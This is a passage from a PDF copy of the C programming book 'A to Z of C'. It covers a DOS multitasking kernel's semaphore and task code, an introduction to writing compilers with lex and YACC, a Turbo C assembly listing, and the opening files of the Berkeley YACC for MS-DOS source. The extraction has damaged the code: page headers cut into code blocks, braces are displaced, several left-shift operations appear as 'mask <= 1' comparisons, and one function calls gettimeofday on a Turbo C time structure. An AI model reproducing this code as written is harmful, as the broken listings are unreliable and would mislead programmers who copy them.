/*-----*/
void OsSleepTicks(
    long          ticks
)
{
    PTCB_REC      pTCB;

    if(ticks <= 0L)
        return;

    OsDisable();

    pTCB = &tcb[curTask];

    pTCB->taskStatus = SLEEPING;
    pTCB->ticks      = ticks;

    OsSchedule();
}

/*-----*/
int OsSemClear(
    int *          pSem
)
{
    int            i;
    STACK_REC far * pStackRec;
    int            processedRequest;
    PTCB_REC      pTCB;
    int            higherEligible;
    int            intsEnabled;

    intsEnabled = OsDisableStat();
    if(!*pSem)
    {
        if(intsEnabled)
            OsEnable();
    }
}

```

374 A to Z of C

```
    return FALSE;
}

*pSem = 0;

processedRequest = FALSE;
higherEligible = FALSE;

for(i = 0, pTCB = tcb; i < numTasks; i++, pTCB++)
{
    if((pTCB->taskStatus == PENDING) && (pTCB->pSem == pSem))
    {
        switch(pTCB->semState)
        {
            case PENDING_SEM_REQUEST:
                if(processedRequest)
                    break;
                processedRequest = TRUE;
                *pSem = 1;
                /* !!! no break here !!! */

            case PENDING_SEM_WAIT:
                pStackRec = MK_FP(pTCB->taskSS, pTCB->taskSP);
                pStackRec->r_ax = 0;
                pTCB->taskStatus = RUN_ASAP;
                if(i < curTask)
                    higherEligible = TRUE;
                break;
        }
    }
}

if(intsEnabled)
    OsEnable();

return higherEligible;
}

/*-----*/
void OsSemSet(
    int *          pSem
)
{
    int            intsEnabled;

    intsEnabled = OsDisableStat();
    *pSem = 1;
}
```

```

    if(intsEnabled)
        OsEnable();
}

/*-----*/
int OsSemWait(
    int *      pSem,
    long      mils
)
{
    long      ticks;
    PTCB_REC  pTCB;

    OsDisable();

    if(!*pSem)
    {
        OsEnable();

        return 0;
    }

    ticks = OsTranslateMilsToTicks(mils);

    if(!ticks)
    {
        OsEnable();

        return TSK_ERR_TIMEOUT;
    }

    pTCB = &tcb[curTask];

    pTCB->taskStatus = PENDING;
    pTCB->semState   = PENDING_SEM_WAIT;
    pTCB->pSem       = pSem;
    pTCB->ticks      = ticks;

    _AX = TSK_ERR_TIMEOUT;

    return OsSchedule();
}

/*-----*/

int OsSemSetWait(
    int *      pSem,

```

376 A to Z of C

```
        long          mils
    )
{
    OsDisable();

    OsSemSet(pSem);

    return OsSemWait(pSem, mils);
}

/*-----*/
int OsSemRequest(
    int *          pSem,
    long          mils
)
{
    long          ticks;
    PTCB_REC      pTCB;

    OsDisable();

    if(!*pSem)
    {
        *pSem = 1;
        OsEnable();
        return 0;
    }

    ticks = OsTranslateMilsToTicks(mils);

    if(!ticks)
    {
        OsEnable();
        return TSK_ERR_TIMEOUT;
    }

    pTCB = & tcb[curTask];

    pTCB->taskStatus = PENDING;
    pTCB->semState    = PENDING_SEM_REQUEST;
    pTCB->pSem        = pSem;
    pTCB->ticks       = ticks;

    _AX = TSK_ERR_TIMEOUT;
```



```

    return OsSchedule();
}

/*-----*/
int OsDisableStat()
{
    unsigned int    flags;

    flags = _FLAGS;

    OsDisable();

    return flags & 0x0200;
}

/*-----*/
void tprintf(
    const char *    format,
    ...
)
{
    va_list          argPtr;
    char             buf[100];
    struct time      t;

    va_start(argPtr, format);
    vsprintf(buf + 18, format, argPtr);
    va_end(argPtr);

    OsSemRequest(&screenSem, OS_INFINITE_WAIT);

    gettime(&t);

    sprintf(buf, "-T%02d(%02d:%02d:%02d.%02d)",
        curTask, t.ti_hour, t.ti_min, t.ti_sec, t.ti_hund);

    buf[17] = ' ';

    sout(buf);

    OsSemClear(&screenSem);
}

/*-----*/

void tputs(

```

378 A to Z of C

```
    const char *    string
    )
{
    struct time      t;
    char             buf[100];

    OsSemRequest(&screenSem, OS_INFINITE_WAIT);

    gettimeofday(&t);

    sprintf(buf, "-T%02d(%02d:%02d:%02d.%02d) %s\n",
            curTask, t.ti_hour, t.ti_min, t.ti_sec, t.ti_hund, string);

    sout(buf);

    OsSemClear(&screenSem);
}

/*-----*/
void sout(
    char *    p
)
{
    while(*p)
    {
        switch(*p)
        {
            case '\r':
                col = 0;
                break;

            case '\n':
                col = 0;
                incRow();
                break;

            case '\t':
                sout("    ");
                break;

            default:
                screen[row][col] = ATTR | ((unsigned int) *p);
                if(++col > 79)
                {
                    col = 0;
                }
            }
        }
    }
}
```

```

        incRow();
    }
    break;
}
p++;
}
}

/*-----*/
void incRow()
{
    int          r;
    int          c;

    if(++row > 24)
    {
        for(r = 0; r < 24; r++)
            for(c = 0; c < 80; c++)
                screen[r][c] = screen[r + 1][c];

        for(c = 0; c < 80; c++)
            screen[24][c] = ATTR | ((unsigned int) ' ');

        row = 24;
    }
}

/*-----*/
void far task0(
    void *      pTaskParam
)
{
    int          val = (int) pTaskParam;
    int          i;
    long         j;
    int          rc;

    OsSemWait(&goSem, OS_INFINITE_WAIT);

    tprintf("init val passed = %d\n", val);

    for(i = 0; i < 7; i++)
    {
        rc = OsSemWait(&tickSem, 300L);
        switch(rc)
        {
            case 0:

```

380 A to Z of C

```
        tputs("OsSemWait successful");
        OsSleep(150L);
        break;

    case TSK_ERR_TIMEOUT:
        tputs("OsSemWait failed, error = TSK_ERR_TIMEOUT");
        break;

    default:
        tprintf("OsSemWait failed, error = %d\n", rc);
        break;
}

    OsSleep(100L);
}
}

/*-----*/
void far task1(
    void *      pTaskParam
)
{
    int          val = (int) pTaskParam;
    int          i;

    OsSemWait(&goSem, OS_INFINITE_WAIT);

    tprintf("init val passed = %d\n", val);

    for(i = 0; i < 3; i++)
    {
        OsSleep(500L);

        tputs("");
    }

    tputs("clearing tickSem");

    OsSemClear(&tickSem);

    OsSleep(1000L);

    tputs("");
}

/*-----*/
void far task2(
```

```

        void *          pTaskParam
    )
{
    int          val = (int) pTaskParam;
    int          i;
    int          j;

    tprintf("init val passed = %d\n", val);

    OsSleep(2000L);

    OsSemClear(&goSem);

    for(i = 0; i < 3; i++)
    {
        OsSleepTicks(18L);
        tputs("");
    }
}

/*-----*/
void far taskNull(
    void *          pTaskParam
)
{
    while(killedTasks != numTasks - 1);
}

```

47.2 Good Luck!

Because of the success of Linux, many people are hanging out with the creation of OS. Writing an efficient and neat OS is considered to be tough task because you may need to know more OS fundamentals and hardware details. If you could be able to come out with a new OS, the World would really appreciate you! Good Luck!

“Those with knowledge have great strength.”

48

Developing a new language / writing compiler

Believe it or not, developing a new language is one of the easiest things in programming as we've got so many tools for developing compilers.

48.1 Secrets

Developing a new language refers to developing new grammar. Grammar refers to rules of the language.

For example, following is the part of grammar for `enum` of C:

enum-specifier:

```
enum identifier { enumerator-list }  
enum identifier
```

enumerator-list:

```
enumerator  
enumerator-list, enumerator
```

enumerator:

```
identifier  
identifier = constant-expression
```

So you need to write your new language's grammar first. By the way, you must decide the data types, keywords and operators too. After preparing grammar you may need to produce a compiler for your language to emphasize the merits of your language.

48.2 Writing a compiler


48.2.1 Compiler

First of all we must know what a compiler is and how it differs from Assembler and Linker.

- Compiler is the one which produces assembly listing (.ASM files) for a given file in high level language. In its first phase, it checks for the syntax and correctness.
- Assembler is the one which produces object (.OBJ) file for a given Assembly file.

- Linker is the one which links various object (.OBJ) files and produces executable files (.EXE or .COM).

Nowadays, we have certain integrated compilers that are able to produce the executable files directly for a given file in high-level language



48.2.2 Compiler Secrets

Let's see how our Turbo C compiler works! Understanding the functioning of an existing compiler will help us to write our own compiler.

Let's see how our `hello.c` program is been compiled by Turbo C.

384 A to Z of C

```
int main( void )
{
    char *str = "Hello!\n";
    printf("%s", str);
    return( 0 );
}
```

Compile the `hello.c` program using command line compiler `tcc` with `-S` switch to get assembly listing as

```
c:>tcc -S hello.c
```

It will produce `hello.asm` file.

```
        ifndef      ??version
?debug      macro
        endm
$comm macro name,dist,size,count
        comm  dist name:BYTE:count*size
        endm
        else
$comm macro name,dist,size,count
        comm  dist name[size]:BYTE:count
        endm
        endif
?debug      S "hello.c"
?debug      C E9EA402E2B0768656C6C6F2E63
_TEXT segment byte public 'CODE'
_TEXT ends
DGROUP      group _DATA,_BSS
        assume      cs:_TEXT,ds:DGROUP
_DATA segment word public 'DATA'
d@          label byte
d@w         label word
_DATA ends
_BSS segment word public 'BSS'
b@          label byte
b@w         label word
_BSS ends
_TEXT segment byte public 'CODE'
;
;  int main( void )
;
        assume      cs:_TEXT
_main proc near
        push  bp
        mov   bp,sp
```




```

        sub    sp,2
;
; {
;     char *str = "Hello!\n";
;
        mov    word ptr [bp-2],offset DGROUP:s@
;
;     printf("%s", str);
;
        push   word ptr [bp-2]
        mov    ax,offset DGROUP:s@+8
        push   ax
        call   near ptr _printf
        pop    cx
        pop    cx
;
;     return( 0 );
;
        xor    ax,ax
        jmp     short @1@58
@1@58:
;
; }
;
        mov    sp,bp
        pop    bp
        ret
_main endp
?debug      C E9
_TEXT ends
_DATA segment word public 'DATA'
s@          label byte
        db     'Hello!'
        db     10
        db     0
        db     '%s'
        db     0
_DATA ends
_TEXT segment byte public 'CODE'
_TEXT ends
        extrn _printf:near
        public _main
_s@ equ     s@
end

```

Here you can see how each C statement has been converted to equivalent assembly. The C statements are commented out with semicolon (;) in assembly file. I hope this might give you an idea about how high level statements are converted to equivalent assembly by compiler. Assembly file produced by the compiler can be assembled with the available assembler or with your own assembler.

48.3 Compiler-writing tools

As I pointed out, writing a compiler is a bit tough. You need to parse or split the character into meaningful tokens, check grammar and produce assembly listing. A compiler-writing tool would help us to write our own compiler without much overhead. Lex and YACC (Yet Another Compiler-Compiler) are the most famous compiler-writing utilities. Once Lex and YACC were available only to UNIX, but now we've got DOS versions too. DOS versions of lex and YACC are on CD .


A typical compiler's *source structure discovering* task can be divided into

1. Split the source file into tokens. It is a function of lexical analyzer.
2. Find the hierarchical structure of the program. It is a function of parser.

48.3.1 lex


The lexical analyzer phase of a compiler is often referred as scanner or tokenizer, and it translates the input into a form that is more usable by the rest of the compiler phases. lex is a lexical analyzer generator, which means it produces a C file that can be used as a lexical analyzer for the given (new) language.

48.3.2 YACC

YACC is a utility that translates the given *grammar* into a bottom-up parser. That is it would produce a C file that can be used as parser for your language. In other words, YACC will produce a compiler code for your new language, if you provide the grammar! It is really a nice tool for developing compiler in an easy and neat manner. **Berkeley YACC for MS-DOS** by **Jeff Jenness & Stephen C. Trier** is a clone of UNIX's YACC and it is a gift to the people who are working under DOS. **Wido Kruijtzter** also developed another **Berkeley YACC for MS-DOS** version. More information on YACC, how to input the grammar etc are available on CD .

48.3.3 Creating Compiler with lex & YACC

The following diagram shows how lex & YACC are used in UNIX environment to produce a compiler for a new *language*.



With little bit of creativity and compiler-writing utilities, hope you might come out with a new language!

49

“If you have lots of good advice, you will win.”


Writing YACC

YACC(Yet Another Compiler-Compiler) is a compiler writing tool. In this chapter, let's see how to write such a compiler writing tool.

49.1 Prelude

YACC was once available to Unix users only. Now we have DOS versions too. When we discussed about writing compilers, we have seen the uses of YACC. YACC gets the grammar for a given (new) language and generates a C file that can be compiled to work as a compiler for that new language. More specifically YACC don't directly generate compiler but generates parser.

YACC uses certain syntax or grammar to represent the grammar for new language. So one must be aware of the syntax used by YACC for its grammar file. As it has to output the compiler file, writing YACC is similar to writing a compiler.



49.2 BYACC


From the above discussion, it is clear that writing a YACC is really a tough job than writing a compiler! BYACC for DOS (**Berkeley YACC for MS-DOS**) is one of the good implementations.

49.2.1 Brief History

The original YACC was developed by AT&T. YACC interested many other people in the mean time. Later Berkeley University developed a open YACC and provided the source code to all. So the Berkeley's YACC was appreciated by all the people who are interested in writing compiler. Both AT&T and Berkeley's YACC was written for Unix environment. At that time, DOS doesn't have such utility. **Stephen C. Trier** used the source code provided by Berkeley and modified it for DOS and DOS version of YACC came into existence.

49.2.2 Source code

Source code of BYACC is more useful to understand the techniques and tactics used by real programmers. Many thanks to **Jeff Jenness & Stephen C. Trier** for providing such a good YACC. Following are the set of files used for BYACC. In order to understand the following

source code, you may need to know the syntax used by YACC for writing a grammar file. More documentation can be found on CD .

When you look at the source code, you may find that the function prototype declarations are in obsolete form. So you may get obsolete prototype declaration warning. That is because, the source code provided by Berkeley is quite older.

49.2.2.1 Def.h

```
#include <assert.h>
#include <ctype.h>
#include <stdio.h>
#ifdef MSDOS
#include <alloc.h>
#endif

/* machine dependent definitions */
/* the following definitions are for the VAX */
/* they might have to be changed for other machines */

/* MAXCHAR is the largest unsigned character value */
/* MAXSHORT is the largest value of a C short */
/* MINSHORT is the most negative value of a C short */
/* MAXTABLE is the maximum table size */
/* BITS_PER_WORD is the number of bits in a C unsigned */
/* WORDSIZE computes the number of words needed to */
/*     store n bits */
/* BIT returns the value of the n-th bit starting */
/*     from r (0-indexed) */
/* SETBIT sets the n-th bit starting from r */

#define MAXCHAR          255
#define MAXSHORT         32767
#define MINSHORT         -32768
#define MAXTABLE         32500
#define BITS_PER_WORD    16
#define WORDSIZE(n)      (((n)+(BITS_PER_WORD-1))/BITS_PER_WORD)
#ifdef MSDOS
#define BIT(r, n)         (((r)[(n) >> 4]) >> ((n) & 15)) & 1)
#define SETBIT(r, n)      ((r)[(n) >> 4] |= (1 << ((n) & 15)))
#else
#define BIT(r, n)         (((r)[(n)>>5])>>((n)&31))&1)
#define SETBIT(r, n)      ((r)[(n)>>5]|=((unsigned)1<<((n)&31)))
#endif

/* character names */

#define NUL                '\0'    /* the null character */
```

390 A to Z of C

```
#define NEWLINE      '\n'    /* line feed */
#define SP           ' '     /* space */
#define BS           '\b'    /* backspace */
#define HT           '\t'    /* horizontal tab */
#define VT           '\013'   /* vertical tab */
#define CR           '\r'    /* carriage return */
#define FF           '\f'    /* form feed */
#define QUOTE        '\''    /* single quote */
#define DOUBLE_QUOTE '\"'    /* double quote */
#define BACKSLASH    '\\\'   /* backslash */

/* defines for constructing filenames */

#ifdef MSDOS
#define CODE_SUFFIX   "_code.c"
#define DEFINES_SUFFIX "_tab.h"
#define OUTPUT_SUFFIX "_tab.c"
#define VERBOSE_SUFFIX ".out"
#else
#define CODE_SUFFIX   ".code.c"
#define DEFINES_SUFFIX ".tab.h"
#define OUTPUT_SUFFIX ".tab.c"
#define VERBOSE_SUFFIX ".output"
#endif

/* keyword codes */

#define TOKEN 0
#define LEFT 1
#define RIGHT 2
#define NONASSOC 3
#define MARK 4
#define TEXT 5
#define TYPE 6
#define START 7
#define UNION 8
#define IDENT 9

/* symbol classes */

#define UNKNOWN 0
#define TERM 1
#define NONTERM 2

/* the undefined value */
#define UNDEFINED (-1)
```

```

/* action codes */
#define SHIFT 1
#define REDUCE 2
#define ERROR 3

/* character macros */
#define IS_IDENT(c) (isalnum(c) || (c) == '_' || (c) == '.' || (c) == '$')
#define IS_OCTAL(c) ((c) >= '0' && (c) <= '7')
#define NUMERIC_VALUE(c) ((c) - '0')
/* symbol macros */
#define ISTOKEN(s) ((s) < start_symbol)
#define ISVAR(s) ((s) >= start_symbol)

/* storage allocation macros */
#define CALLOC(k,n) (calloc((unsigned)(k),(unsigned)(n)))
#define FREE(x) (free((char*)(x)))
#define MALLOC(n) (malloc((unsigned)(n)))
#define NEW(t) ((t*)allocate(sizeof(t)))
#define NEW2(n,t) ((t*)allocate((unsigned)((n)*sizeof(t))))
#define REALLOC(p,n) (realloc((char*)(p),(unsigned)(n)))

/* the structure of a symbol table entry */
typedef struct bucket bucket;
struct bucket
{
    struct bucket *link;
    struct bucket *next;
    char *name;
    char *tag;
    short value;
    short index;
    short prec;
    char class;
    char assoc;
};

/* the structure of the LR(0) state machine */
typedef struct core core;
struct core
{
    struct core *next;
    struct core *link;
    short number;
    short accessing_symbol;
    short nitems;
    short items[1];
};

```

392 A to Z of C

```
/* the structure used to record shifts */

typedef struct shifts shifts;
struct shifts
{
    struct shifts *next;
    short number;
    short nshifts;
    short shift[1];
};

/* the structure used to store reductions */

typedef struct reductions reductions;
struct reductions
{
    struct reductions *next;
    short number;
    short nreds;
    short rules[1];
};

/* the structure used to represent parser actions */

typedef struct action action;
struct action
{
    struct action *next;
    short symbol;
    short number;
    short prec;
    char action_code;
    char assoc;
    char suppressed;
};

/* global variables */

extern char dflag;
extern char lflag;
extern char rflag;
extern char tflag;
extern char vflag;

extern char *myname;
extern char *cptr;
extern char *line;
```



```

extern int lineno;
extern int outline;

extern char *banner[];
extern char *tables[];
extern char *header[];
extern char *body[];
extern char *trailer[];

extern char *action_file_name;
extern char *code_file_name;
extern char *defines_file_name;
extern char *input_file_name;
extern char *output_file_name;
extern char *text_file_name;
extern char *union_file_name;
extern char *verbose_file_name;

extern FILE *action_file;
extern FILE *code_file;
extern FILE *defines_file;
extern FILE *input_file;
extern FILE *output_file;
extern FILE *text_file;
extern FILE *union_file;
extern FILE *verbose_file;

extern int nitems;
extern int nrules;
extern int nsyms;
extern int ntokens;
extern int nvars;
extern int ntags;

extern char unionized;
extern char line_format[];

extern int start_symbol;
extern char **symbol_name;
extern short *symbol_value;
extern short *symbol_prec;
extern char *symbol_assoc;

extern short *ritem;
extern short *rlhs;
extern short *rrhs;
extern short *rprec;

```

394 A to Z of C

```
extern char  *rassoc;

extern short **derives;
extern char *nullable;

extern bucket *first_symbol;
extern bucket *last_symbol;

extern int nstates;
extern core *first_state;
extern shifts *first_shift;
extern reductions *first_reduction;
extern short *accessing_symbol;
extern core **state_table;
extern shifts **shift_table;
extern reductions **reduction_table;
extern unsigned *LA;
extern short *LARuleno;
extern short *lookaheads;
extern short *goto_map;
extern short *from_state;
extern short *to_state;

extern action **parser;
extern int SRtotal;
extern int RRtotal;
extern short *SRconflicts;
extern short *RRconflicts;
extern short *defred;
extern short *rules_used;
extern short nunused;
extern short final_state;

/* global functions */

extern char *allocate();
extern bucket *lookup();
extern bucket *make_bucket();

/* system variables */

extern int errno;

/* system functions */

#ifdef MSDOS
extern void free();
```

```

extern char *calloc();
extern char *malloc();
extern char *realloc();
extern char *strcpy();
#endif

```

49.2.2.2 Closure.c

```

#include "defs.h"

short *itemset;
short *itemsetend;
unsigned *ruleset;

static unsigned *first_derives;
static unsigned *EFF;

set_EFF()
{
    register unsigned *row;
    register int symbol;
    register short *sp;
    register int rowsize;
    register int i;
    register int rule;

    rowsize = WORDSIZE(nvars);
    EFF = NEW2(nvars * rowsize, unsigned);

    row = EFF;
    for (i = start_symbol; i < nsyms; i++)
    {
        sp = derives[i];
        for (rule = *sp; rule > 0; rule = *++sp)
        {
            symbol = ritem[rrhs[rule]];
            if (ISVAR(symbol))
            {
                symbol -= start_symbol;
                SETBIT(row, symbol);
            }
        }
        row += rowsize;
    }

    reflexive_transitive_closure(EFF, nvars);
}

```

396 A to Z of C

```
#ifdef      DEBUG
    print_EFF();
#endif
}

set_first_derives()
{
    register unsigned *rrow;
    register unsigned *vrow;
    register int j;
    register unsigned mask;
    register unsigned cword;
    register short *rp;

    int rule;
    int i;
    int rulesetsize;
    int varsetsize;

    rulesetsize = WORDSIZE(nrules);
    varsetsize = WORDSIZE(nvars);
    first_derives = NEW2(nvars * rulesetsize, unsigned) - ntokens *
rulesetsize;

    set_EFF();

    rrow = first_derives + ntokens * rulesetsize;
    for (i = start_symbol; i < nsyms; i++)
    {
        vrow = EFF + ((i - ntokens) * varsetsize);
        cword = *vrow++;
        mask = 1;
        for (j = start_symbol; j < nsyms; j++)
        {
            if (cword & mask)
            {
                rp = derives[j];
                while ((rule = *rp++) >= 0)
                {
                    SETBIT(rrow, rule);
                }
            }

            mask <<= 1;
        }
    }
}
```

```

        if (mask == 0)
        {
            cword = *vrow++;
            mask = 1;
        }
    }
    vrow += varsetsize;
    rrow += rulesetsize;
}

#ifdef      DEBUG
    print_first_derives();
#endif

    FREE(EFF);
}

closure(nucleus, n)
short *nucleus;
int n;
{
    register int ruleno;
    register unsigned word;
    register unsigned mask;
    register short *csp;
    register unsigned *dsp;
    register unsigned *rsp;
    register int rulesetsize;

    short *csend;
    unsigned *rsend;
    int symbol;
    int itemno;

    rulesetsize = WORDSIZE(nrules);
    rsp = ruleset;
    rsend = ruleset + rulesetsize;
    for (rsp = ruleset; rsp < rsend; rsp++)
        *rsp = 0;

    csend = nucleus + n;
    for (csp = nucleus; csp < csend; ++csp)
    {
        symbol = ritem[*csp];
        if (ISVAR(symbol))
        {
            dsp = first_derives + symbol * rulesetsize;

```

398 A to Z of C

```
        rsp = ruleset;
        while (rsp < rsend)
            *rsp++ |= *dsp++;
    }

    }

    ruleno = 0;
    itemsetend = itemset;
    csp = nucleus;
    for (rsp = ruleset; rsp < rsend; ++rsp)
    {
        word = *rsp;
        if (word == 0)
            ruleno += BITS_PER_WORD;
        else
        {
            mask = 1;
            while (mask)
            {
                if (word & mask)
                {
                    itemno = rrhs[ruleno];
                    while (csp < csend && *csp < itemno)
                        *itemsetend++ = *csp++;
                    *itemsetend++ = itemno;
                    while (csp < csend && *csp == itemno)
                        ++csp;
                }

                mask <= 1;
                ++ruleno;
            }
        }
    }

    while (csp < csend)
        *itemsetend++ = *csp++;

#ifdef      DEBUG
    print_closure(n);
#endif
}

finalize_closure()
{
    FREE(itemset);
    FREE(ruleset);
}
```

```

    FREE(first_derives + ntokens * WORDSIZE(nrules));
}

#ifdef      DEBUG

print_closure(n)
int n;
{
    register short *isp;

    printf("\n\nn = %d\n\n", n);
    for (isp = itemset; isp < itemsetend; isp++)
        printf("    %d\n", *isp);
}

print_EFF()
{
    register int i, j, k;
    register unsigned *rowp;
    register unsigned word;
    register unsigned mask;

    printf("\n\nEpsilon Free Firsts\n");

    for (i = start_symbol; i < nsyms; i++)
    {
        printf("\n%s", symbol_name[i]);
        rowp = EFF + ((i - start_symbol) * WORDSIZE(nvars));
        word = *rowp++;

        mask = 1;
        for (j = 0; j < nvars; j++)
        {
            if (word & mask)
                printf("    %s", symbol_name[start_symbol + j]);

            mask <= 1;
            if (mask == 0)
            {
                word = *rowp++;
                mask = 1;
            }
        }
    }
}

```

400 A to Z of C

```
print_first_derives()
{
    register int i;
    register int j;
    register unsigned *rp;
    register unsigned cword;
    register unsigned mask;

    printf("\n\n\nFirst Derives\n");

    for (i = start_symbol; i < nsyms; i++)
    {
        printf("\n%s derives\n", symbol_name[i]);
        rp = first_derives + i * WORDSIZE(nrules);
        cword = *rp++;
        mask = 1;
        for (j = 0; j <= nrules; j++)
        {
            if (cword & mask)
                printf("    %d\n", j);

            mask <= 1;
            if (mask == 0)
            {
                cword = *rp++;
                mask = 1;
            }
        }
    }

    fflush(stdout);
}

#endif
```

49.2.2.3 Error.c

```
/* routines for printing error messages */

#include "defs.h"

fatal(msg)
char *msg;
{
    fprintf(stderr, "%s: f - %s\n", myname, msg);
    done(2);
}
```



```

no_space()
{
    fprintf(stderr, "%s: f - out of space\n", myname);
    done(2);
}

open_error(filename)
char *filename;
{
    fprintf(stderr, "%s: f - cannot open \"%s\"\n", myname, filename);
    done(2);
}

unexpected_EOF()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unexpected end-of-
file\n",
            myname, lineno, input_file_name);
    done(1);
}

print_pos(st_line, st_cptra)
char *st_line;
char *st_cptra;
{
    register char *s;

    if (st_line == 0) return;
    for (s = st_line; *s != '\n'; ++s)
    {
        if (isprint(*s) || *s == '\t')
            putc(*s, stderr);
        else
            putc('?', stderr);
    }
    putc('\n', stderr);
    for (s = st_line; s < st_cptra; ++s)
    {
        if (*s == '\t')
            putc('\t', stderr);
        else
            putc(' ', stderr);
    }
    putc('^', stderr);
    putc('\n', stderr);
}

```

402 A to Z of C

```
syntax_error(st_lineno, st_line, st_cptr)
int st_lineno;
char *st_line;
char *st_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\\", syntax error\\n",
        myname, st_lineno, input_file_name);
    print_pos(st_line, st_cptr);
    done(1);
}

unterminated_comment(c_lineno, c_line, c_cptr)
int c_lineno;
char *c_line;
char *c_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\\", unmatched /*\\n",
        myname, c_lineno, input_file_name);
    print_pos(c_line, c_cptr);
    done(1);
}

unterminated_string(s_lineno, s_line, s_cptr)
int s_lineno;
char *s_line;
char *s_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\\", unterminated string\\n",
